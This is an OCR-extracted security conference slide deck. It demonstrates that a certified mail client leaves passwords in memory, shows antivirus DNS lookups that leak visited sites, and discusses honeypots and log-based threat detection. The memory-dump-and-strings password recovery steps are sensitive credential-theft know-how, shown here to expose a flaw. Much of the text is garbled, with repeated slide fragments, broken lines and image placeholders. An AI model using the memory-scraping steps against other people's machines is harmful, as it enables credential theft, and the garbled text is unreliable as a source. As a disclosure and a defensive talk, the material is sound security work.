000062AE90: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000062AEA0: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000062AEB0: 20 20 20 20 20 20 00 C4 40 81 60 30 31 34 39 30 37 д@г` 014907
000062AEC0: 43 32 30 00 18 41 81 60 30 31 34 39 30 37 43 35 C20 ↑Af` 014907C5
000062AED0: 00 FC 40 81 60 30 37 41 46 30 31 34 39 30 37 43 ь@f` 07AF014907C
```

How does 'attack' work?

(that wasn't the end)

5. Exit “Business mail” (you can check that no process)
6. Continue to work as usual
3. Some hours later use Windows memory reader to dump whole comp memory (**need admin rights**)
4. Again, find your password in dump (use strings)!

How does 'attack' work?

(that wasn't the end)

```
Administrator: cmd (running as [redacted])
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>wmr.exe -p mdump-dd.wmr
Dumping memory ranges:
available 0000000000000000 <4.00 KB> Finished
available 00000000000001000 <540.00 KB> Finished
available 00000000000008f000 <12.00 KB> Finished
available 000000000001000000 <2.42 GB> Finished
available 0000000009afff000 <4.00 KB> Finished
available 000000001000000000 <1.50 GB> Finished

Contents of the raw output file (values are byte offsets in decimal):
File offsets 0 - 4095: Memory offsets 0 - 4095; Type: available
File offsets 4096 - 557055: Memory offsets 4096 - 557055; Type: available
File offsets 557056 - 569343: Memory offsets 585728 - 598015; Type: available
File offsets 569344 - 2598150143: Memory offsets 1048576 - 2598629375; Type: available
File offsets 2598150144 - 2598154239: Memory offsets 2600464384 - 2600468479; Type: available
File offsets 2598154240 - 4206669823: Memory offsets 4294967296 - 5903482879; Type: available

Statistics by memory type:
available: 6 ranges
0000000000000000-00000000000000fff <4.00 KB> - Page Zero: Dumped
00000000000001000-000000000000087fff <540.00 KB>: Dumped
00000000000008f000-000000000000091fff <12.00 KB>: Dumped
00000000000100000-0000000009ae3efff <2.42 GB>: Dumped
0000000009afff000-000000009affffff <4.00 KB>: Dumped
00000000100000000-0000000015fdffff <1.50 GB>: Dumped
Dumped: 4206669824 bytes <3.92 GB>

4206669824 bytes written.
Elapsed time: 234 sec
c:\bin\Windows Memory Reader 1.0.0>
```

check that no

memory reader to
admin rights)

4. Again, find your password in dump (use strings)!

How does 'attack' work?

(that wasn't the end)

```
Administrator: cmd (running as [redacted])
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>wmr.exe -p mdump-dd.wmr
Dumping memory ranges:
available 0000000000000000 <4.00 KB> Finished
available 00000000000001000 <540.00 KB> Finished
available 00000000000008f000 <12.00 KB> Finished
available 0000000000001000000 <2.42 GB> Finished
available 0000000009afff000 <4.00 KB> Finished
available 000000001000000000 <1.50 GB> Finished

Contents of the raw output file (values are byte offsets in decimal):
File offsets 0 - 4095: Memory offsets 0 - 4095; Type: available
File offsets 4096 - 557055: Memory offsets 4096 - 557055; Type: available
File offsets 557056 - 569343: Memory offsets 585728 - 598015; Type: available
File offsets 569344 - 2598150143: Memory offsets 1048576 - 2598629375; Type: available
File offsets 2598150144 - 2598154239: Memory offsets 2600464384 - 2600468479; Type: available
File offsets 2598154240 - 4206669823: Memory offsets 4294967296 - 5903482879; Type: available

Statistics by memory type:
available: 6 ranges
0000000000000000-00000000000000fff <4.00 KB> - Page Zero: Dumped
00000000000001000-000000000000087fff <540.00 KB>: Dumped
00000000000008f000-000000000000091fff <12.00 KB>: Dumped
000000000000100000-0000000009ae3efff <2.42 GB>: Dumped
0000000009afff000-000000009affffff <4.00 KB>: Dumped
00000000100000000-0000000015fdffff <1.50 GB>: Dumped
Dumped: 4206669824 bytes <3.92 GB>

4206669824 bytes written.
Elapsed time: 234 sec
c:\bin\Windows Memory Reader 1.0.0>
```

check that no

memory reader to
admin rights)

```
Administrator: cmd (running as [redacted])
c:\bin\Windows Memory Reader 1.0.0>strings -n [redacted] mdump-dd.wmr | find "v[redacted]b"
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
c:\bin\Windows Memory Reader 1.0.0>
```

4. Again, find you

What does it mean?

1. “Certified” is not the same as “Secure”:

- Mentioned criteria is not enough
- *The year of 1992 (actually, it's Orange book)*
- Event mentioned criteria tested badly
- *In demonstrated case we have mandatory requirement but it wasn't implemented*
- The more users use the product the more secure it
- *That's not about Russian gov certified products*

What does it mean?



ФСТЭК России

Федеральная служба по техническому и экспортному контролю

1.

Руководящий документ

Автоматизированные системы. Защита от несанкционированного доступа к информации

- ↑ **Классификация автоматизированных систем и требования по защите информации**
- **ТИ** **Утверждено решением председателя Государственной технической комиссии при Президенте Российской Федерации от 30 марта 1992 г.**

- Event mentioned criteria tested badly
- *In demonstrated case we have mandatory requirement but it wasn't implemented*
- The more users use the product the more secure it
- *That's not about Russian gov certified products :-((*

What does it mean?



ФСТЭК России

Федеральная служба по техническому и экспортному контролю

Руководящий документ

1. “**Автоматизированные системы. Защита от несанкционированного доступа к информации**”
- **М** Классификация автоматизированных систем и требования по защите информации
 - **The** Утверждено решением председателя Государственной технической комиссии при Президенте Российской Федерации от 30 марта 1992 г.

(система) носителей информации;

- **E** - должна осуществляться очистка (обнуление, обезличивание) освобождаемых областей оперативной памяти ЭВМ и внешних накопителей. Очистка осуществляется двукратной произвольной записью в освобождаемую область памяти, ранее использованную для хранения защищаемых данных (файлов).
- **In c**

- was** Подсистема обеспечения целостности:
- должна быть обеспечена целостность программных средств СЗИ НСД, обрабатываемой информации, а также неизменность программной среды. При этом:

- The more users use the product the more secure it
- *That's not about Russian gov certified products :-((*

Cloud technologies from Security Vendors and Confidential information

- Cloud, **tell me** - is this a malicious file?
- Mmm, not sure, may be not...
- Thank you for sending us your annual financial report...



DNS.. antiviruses are noisy :)

- Dr. Web “covert channel” - building a passive DNS:

```
"87.250.251.3.www.yandex.ru.pc.dev.drweb.com:com_43_4.0_NPX:1
"217.69.135.130.top-fwz1.mail.ru.pc.dev.drweb.com:com_48_4.0_
"217.20.155.8.gic7.odnoklassniki.ru.pc.dev.drweb.com:com_51_4
"217.20.156.35.i511.odnoklassniki.ru.pc.dev.drweb.com:com_52_
"217.20.156.95.umd3.odnoklassniki.ru.pc.dev.drweb.com:com_52_
"94.100.191.208.mail.ru.pc.dev.drweb.com:com_39_4.0_NPX:127.0
"217.20.156.117.gic3.odnoklassniki.ru.pc.dev.drweb.com:com_53
"81.19.88.96.counter.rambler.ru.pc.dev.drweb.com:com_47_4.0_N
"drweb.com.dnsbl7.mailshell.net:net_30_4.0_NPX:127.0.0.100:0"
"195.82.146.114.rutracker.org.pc.dev.drweb.com:com_45_4.0_NPX
"74.125.232.79.www.gstatic.com.pc.dev.drweb.com:com_46_4.0_NP
"87.240.142.205.cs323528.vk.me.pc.dev.drweb.com:com_46_4.0_NP
"87.251.132.152.i2.yting.com.pc.dev.drweb.com:com_44_4.0_NPX:
"199.7.55.190.crl.thawte.com.pc.dev.drweb.com:com_44_4.0_NPX:
"213.180.193.12.m.news.yandex.ru.pc.dev.drweb.com:com_48_4.0_
"87.240.156.166.vkontakte.ru.pc.dev.drweb.com:com_44_4.0_NPX:
"173.194.71.103.www.google.com.pc.dev.drweb.com:com_46_4.0_NP
"37.1.144.51.www.mangahere.com.pc.dev.drweb.com:com_46_4.0_NP
"217.69.133.47.top-fwz1.mail.ru.pc.dev.drweb.com:com_47_4.0_N
"63.218.38.80.m.dojki.com.pc.dev.drweb.com:com_41_4.0_NPX:127
"195.161.161.130.smk.nevomedia.ru.pc.dev.drweb.com:com_49_4.0
"109.234.157.154.post-hardcore.ru.pc.dev.drweb.com:com_49_4.0
"87.251.132.180.i.yting.com.pc.dev.drweb.com:com_43_4.0_NPX:1
```

DNS antiviruses are noisy

- Trendmicro.. what are we doing here?:)

```
dgxxn3n315qu0z4jswj717gvmbw51tkc7zn2zyhpjtsimg0u57znhq.c68418200341d7c20f8cc9a0030770c0.hashser
zry57mbwtdqgo.a878a6797fa2bef79f9464b22f435807.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
cglifwjc27pbz6bcjbnjoctrbvpfcij4f6hb23hpdmwmzbqggd3q.d657c1b541f1fa140502bca1b40ad16d.hashser
xmxzse7rn77hfw2aii2k7t5doq.5807a6005698eeba17f0a90750a8d838.hashserver.cs.trendmicro.com:com_
26yc3oxofn2ufqmh62ghstz34y.71c63a41204635ad97eadf4798c831fb.hashserver.cs.trendmicro.com:com_
nhqodagdsmzsyghsekxfd7mfwm.449349d0c7e1d2946852d568d8bf99d9.hashserver.cs.trendmicro.com:com_
aqq55qbbf4ux6.35ab75ec70cf2920defebf6a2110e0ed.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
ynzfuhpw3wegeyeccc34usylge4.3mbsb3ku4wi67tf6wrpqencqtw7rzg3oxtnpb3mapawd4qpq2t2khkf3v33ifl.c
:com_153_5.0_NPX:_:3"
x33nqmryqteduohec5t6zayhty.a52ced6175d04ecedc1ab2a5826d5fab.hashserver.cs.trendmicro.com:com_
6ofvete2dl4zdl6hx4lbsgp2y.eb668b5962d1e033ff14594839cdde39.hashserver.cs.trendmicro.com:com_
hfw37lmahof04uh7olitsnb6lplx3yl2xf5mjn3dfnvadxcg7674a.6b84a40ee530ed2ca532fc5243274e6a.hashser
3wvn2bnexhing.e8a675b491ef4b8339ffa3029e18b9ca.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
joy2r2xtvzgfzgw6p2vmbzieea.5pk5i4pznoc3lm342pemqn6afpvmyhinpddf5oj7wwwlz7qsaijvasjnbhzl6en.0
:com_153_5.0_NPX:_:3"
loswg3lpsbaz4.8006a9d751479b68947f300f112a7371.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
in.sjc.mx.trendmicro.com:com_24_4.0_NXX:216.99.131.4:0"
3utpwjg7chuz2.23235338451bb3114a96984ca8d667e2.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
xxx2tuxwspjuh4ruvzmkkr3c5lsmrsw7mj22j7ibxbogj6d3yzq.fd15f50fc512ae5c9761e5e8ee4fae0d.csj.tre
prefilter.in.us02.emsp.trendmicro.com:com_37_4.0_NPX:150.70.178.143:0"
rhz65kdzs44ne.be929d0c511cc7857613ebb38dbab078.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
w25ur2kafsydk3clqhnz7vpnoirc4x6mq6ospmfqlg3hi4fqpbttq.c5bd803568a7f74f29bfee79108fa6eb.hashser
e4ldrdrmk3arga.1630458b92ba683497bc44476171af8c.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
khqmkuw5szzij3brua2tsbhpuareo0e6tas5xzcg6krb4a7crdq.2296064475352b473c399660b345d9f9.hashser
fal5svtq2h7dy.fe946902f4d8c4d8e013770a5e0d2d18.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
i5daxy5wp4udj4lksbl7crvdhi.61de57aa748325f21a8afec87aa88449.hashserver.cs.trendmicro.com:com_
h6wdsx66typx2.205b697e7e2e0a3982151339f84f9e3b.hashserver.cs.trendmicro.com:com_75_5.0_NPX:_:
jfvcy4gvr7ilaxkwzz25citjv6on26t6u42ai74i.vv226hjofvghlxvqkwx4vrvdki37t7gzg7zivsbjnrrelygfr2h6
rendmicro.com:com_166_5.0_NPX:_:3"
hi73fcmlyrcp4v514iyom4v7thcwl1p6tszq7knqwsz1cg6vid1la.66e4ef31b6a57b77e3c14040e2d6c188.hashser
```

DNS .. antiviruses .. hmm

.McAfee....

```
'a.c-0.19-a7090071.c010083.157c.1b5a.3ea1.410.0.7glsnrrwlesg2wgqhj2rt2wq8v.avts.mcafee.com:com_89_4.0_NPX:127.161.0.128:0"
'0.0.0.157c.1b77.3ea1.400.7d.k71g6bqa58rg6283b795nkenrv.avqs.mcafee.com:com_70_4.0_NPX:127.161.0.128:0"
'a-0.19-230f0081.c1a0580.157c.1b57.410a.400.9d.8qh7pngl9dzmsupmj2lcsbcapt.avqs.mcafee.com:com_88_5.0_NPX:_:3"
'a-0.19-23093081.c0a0083.157c.1b69.3ea1.210.0.lzhej6zz7je2l47hkicd5q3lij.avts.mcafee.com:com_87_4.0_NPX:127.161.0.128:0"
'0.0.0.157c.1b5d.3ea1.400.7d.6vqcp82buc25u8gl39c7s4svwi.avqs.mcafee.com:com_70_4.0_NPX:127.192.0.128:0"
'a-0.19-a30f0001.590.157c.1b70.3ea1.410.0.i6q9vhvzelkzr88ps4glru4lpb.avts.mcafee.com:com_83_5.0_NPX:_:3"
'g-0.19-230f3000.1001.157c.1b6b.3ea1.201.0.6jgcngez21uur4a2ddl8qmmw5.avts.mcafee.com:com_84_5.0_NPX:127.129.0.128:0"
'a-0.19-23091081.8140093.157c.1b6f.3ea1.210.0.t4nd1jlgpmcs7s93k13ilpasnq.avts.mcafee.com:com_87_4.0_NPX:_:3"
'i-0.19-a70ed679.1b0083.157c.1a50.3ea1.210.0.4h4mv8twrcihvk8dl7wgtiwrmj.avqs.mcafee.com:com_86_5.0_NPX:_:3"
'0.0.0.157c.1b69.3ea1.400.7d.u9wjhqcdh8qgf24ejrauallttv.avqs.mcafee.com:com_70_5.0_NPX:127.96.0.128:0"
'0.0.0.157c.1b73.3ea1.400.7d.v9qwhvml44e4q2phw8dpniiw5.avqs.mcafee.com:com_70_4.0_NPX:127.224.0.128:0"
'a.c-0.19-a30f7000.d0030.157c.1ade.3ea1.210.0.hjlzsshw76mun8glf4jweqjj4i.avqs.mcafee.com:com_87_4.0_NPX:_:3"
'x-0.19-a30fa211.20081.1518.1b6d.2f4a.210.0.4i8dtrvlnizldmglz3qwqzl26.avts.mcafee.com:com_85_5.0_NPX:127.161.0.128:0"
'0.0.0.157c.1b77.3ea1.400.7d.vw4vpzn68letuj4h4twfnu87t.avqs.mcafee.com:com_70_4.0_NPX:127.192.0.128:0"
'0.11-a3091801.410b3.1518.19cd.3ea1.401.0.mfwdgtzkimlskak2hkf3n44vlt.avqs.mcafee.com:com_83_4.0_NPX:127.161.0.128:0"
'i-0.19-a7064679.150083.157c.1b6c.3ea1.210.0.k2p5nwiskkhba9crr7s7999etq.avts.mcafee.com:com_86_5.0_NPX:_:3"
'a-0.19-a309c081.d020082.157c.1b76.3ea1.210.0.hlz5m55na5stsm8tvecq7e7swj.avts.mcafee.com:com_87_4.0_NPX:_:3"
'i-0.19-a7065679.150083.157c.1ae6.3ea1.210.0.9hsn3pbpr7bmn1ras9k7qmqlrv.avqs.mcafee.com:com_86_4.0_NPX:_:3"
'a.c-0.19-a3075000.8890093.157c.1b69.3ea1.410.0.l9jdg9ww7qub8avukdf32pbzwt.avts.mcafee.com:com_89_5.0_NPX:_:3"
'c-0.19-a3099000.8a60583.157c.1b70.3ea1.410.0.iqm8qhpaelcnghcqacl296tgtj.avts.mcafee.com:com_87_4.0_NPX:127.161.0.128:0"
'0.0.0.157c.1b77.3ea1.400.7d.vw4vpzn68letuj4h4twfnu87t.avqs.mcafee.com:com_70_4.0_NPX:127.192.0.128:0"
```

Detecting and mitigating threats, our way

- The most important thing is environment:
 - Real Environment
 - *Attacker Desirable Environment*
 - Defender Desirable Environment.
- Security **is also**:
availability and usability



Enterprise environment:

- Environment must be strictly controlled as possible. “SOE” is a good practice :)
- Environment can be easy switchable and detachable.
- Traffic between internal and external network must be predictable. Hello skype....

Attacker and your Environment = Cat & Mouse game

- Honeypot Environment must look real to the attacker
- Honeypot Environment must be able to provide evidence
- Real Environment must be isolated from Honeypots.
- Compromised Environment must be segregated as soon as possible if attack was successful
(containment)

Detecting and mitigating threats: Prerequisites

Reality of life in a distributed network:

- You can't control your network
- Different tools/people are used in different regions
- Lots of data



Detecting and mitigating Primary and Secondary threats

Things to pay attention in your logs:

- suspicious user agents,
- content-type,
- suspicious application type (i.e. octed-stream),
- obfuscated IP addresses (0x55..., int32 encoded IP addresses

“Intelligent” log processor
(**proc_log_*.pl**)

“Intelligent” log processor (proc_log_*.pl)

- If you don't have **SIEM**....
- If you don't use even **SEC.pl** or other **on-line log processor...**
- If you have nothing ... just desire to understand what's going on....

“Intelligent” log processor (proc_log_*.pl)

- If you don't have **SIEM**....
- If you don't use even **SEC.pl** or other **on-line log processor...**
- If you have nothing ... just desire to understand what's going on....




This script will **help you to find evil** in your net


How does it work?

1. Take predefined patterns for log fields and **calculate log line score**. Depending on score write down line into colored (EB,B,W,EW,Gr) list for further investigation (**--list**)
2. Find all lines with field matched specified pattern – smth. like egrep+cut\awk (**--match**)

General course of work (**list** search)



General course of work (**match** search)



The scenario

1. **--list** ==> Scored rows with signatures ==>

Users in troubles

2. **--match** ==> Find all history about users in

troubles – before and after signature ==> Further

manual investigation

3. **Update signatures** if need to

Detecting SMTP vector activities

- Email is another common method for an adversary to put a foot into the target network.
- Attractiveness:
 - Low profile (you only send emails to those who you want to compromise)
 - Easy antivirus bypass (password-packed zip archives anyone?)
 - Users are generally – idiots ;-)

Owning a network..

- Vulnerabilities seen in use through this attack vector:

